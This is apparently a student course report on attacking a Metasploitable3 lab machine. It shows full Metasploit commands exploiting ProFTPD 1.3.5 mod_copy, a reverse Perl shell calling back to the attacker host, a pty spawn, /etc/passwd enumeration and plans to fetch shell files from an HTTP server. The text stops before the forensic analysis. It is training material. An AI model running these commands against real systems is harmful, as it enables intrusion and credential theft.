Final Project

The goal of the final project is to compromise a vulnerable machine, perform some post-exploitation activities, and perform a forensic analysis on the compromise machine to reconstruct the incident.

Incident Response and Digital Forensics

CONCORDIA UNIVERSITY OF EDMONTON

GROUP - 4

Name	ID
Shovo Ghosh	155294
Md Mostafizur Rahman	154059
Ekram Ul Karim Ratul	154069

Details Information

1. Attacker Ip
2. 192.168.1.88

---

3. Victim Ip
4. 192.168.1.78

---

5. Attack with Metasploit 6 from Kali Linux

6. Exploit use: ProFTPD 1.3.5

7. Payload use: payload cmd/unix/reverse_perl

---


8. Victim OS:
9. Metasploitable3 vulnerable Ubuntu server 14 machine.
10. Metasploitable3-ub1404-disk001.vdi

---


11. Software VirtualBox
12. For vulnerability check: Nmap
13. For Memory dump capture: avml
14. For Analyze Memory dump: Volatility2.
15. For Storage drive: dd
16. For Analyze Storage drive image: Autopsy.
17. For Linux Privilege Escalation: LinPEAS – Script
18.
19. For network logon attack: Hydra
20.
21. For network packet capture: Wireshark
22. For Analyze network data: Security Onion

Part – One


Attack on Victim [Ubuntu Server]




Nmap scanning for discovering open ports, detecting security risks, and overall network profiling.



Next, we'll use Metasploit 6, Metasploit is a comprehensive framework for developing, testing, and executing exploits. It is widely used by security researchers, penetration testers, and system administrators to assess network and system vulnerabilities.



Search the exploit - search ProFTPD 1.3.5



```
      =[ metasploit v6.4.2-dev                           ]
+ -- --=[ 2408 exploits - 1237 auxiliary - 422 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ProFTPD 1.3.5

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execut
ion


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
```

use exploit/unix/ftp/proftpd_modcopy_exec

```
root@s-kali: /home/shuvo
root@s-kali: /home/shuvo   root@s-kali: /home/shuvo   root@s-kali: /home/shuvo

   Id  Name
   --  ----
   0   ProFTPD 1.3.5


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 192.168.1.78
RHOST => 192.168.1.78
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html
sitepath => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.1.88
LHOST => 192.168.1.88
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 192.168.1.88:4444
[*] 192.168.1.78:80 - 192.168.1.78:21 - Connected to FTP server
[*] 192.168.1.78:80 - 192.168.1.78:21 - Sending copy commands to FTP server
[*] 192.168.1.78:80 - Executing PHP payload /fhnMnlu.php
[+] 192.168.1.78:80 - Deleted /var/www/html/fhnMnlu.php
[*] Command shell session 1 opened (192.168.1.88:4444 -> 192.168.1.78:41777) at 2024-04-17 08:14:16 -0600

pwd
/var/www/html
```

Set all the details


Exploitation done and we got a session

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 192.168.1.78
RHOST => 192.168.1.78
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html
sitepath => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.1.88
LHOST => 192.168.1.88
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 192.168.1.88:4444
[*] 192.168.1.78:80 - 192.168.1.78:21 - Connected to FTP server
[*] 192.168.1.78:80 - 192.168.1.78:21 - Sending copy commands to FTP server
[*] 192.168.1.78:80 - Executing PHP payload /fhnMnlu.php
[+] 192.168.1.78:80 - Deleted /var/www/html/fhnMnlu.php
[*] Command shell session 1 opened (192.168.1.88:4444 -> 192.168.1.78:41777) at 2024-04-17 08:14:16 -0600

pwd
/var/www/html
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@metasploitable3-ub1404:/var/www/html$
```


Now we deployed a python script for bash access.

```
root@s-kali: /home/shuvo
root@s-kali: /home/shuvo | root@s-kali: /home/shuvo | root@s-kali: /home/shuvo
lando_calrissian:x:1120:100::/home/lando_calrissian:/bin/bash
boba_fett:x:1121:100::/home/boba_fett:/bin/bash
jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash
greedo:x:1123:100::/home/greedo:/bin/bash
chewbacca:x:1124:100::/home/chewbacca:/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
avahi:x:107:114:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:108:116:colord colour management daemon,,,:/var/lib/colord:/bin/false
www-data@metasploitable3-ub1404:/var/www/html$ cat /etc/passwd | grep home | cut -d ":" -f 1
<1404:/var/www/html$ cat /etc/passwd | grep home | cut -d ":" -f 1
syslog
vagrant
leia_organa
luke_skywalker
han_solo
artoo_detoo
c_three_pio
ben_kenobi
darth_vader
anakin_skywalker
jarjar_binks
lando_calrissian
boba_fett
jabba_hutt
greedo
chewbacca
kylo_ren
www-data@metasploitable3-ub1404:/var/www/html$
```

All the users list




Use tmp location use for downloading some shell files!




Establishing a http server with port 8000 in attacker machine.

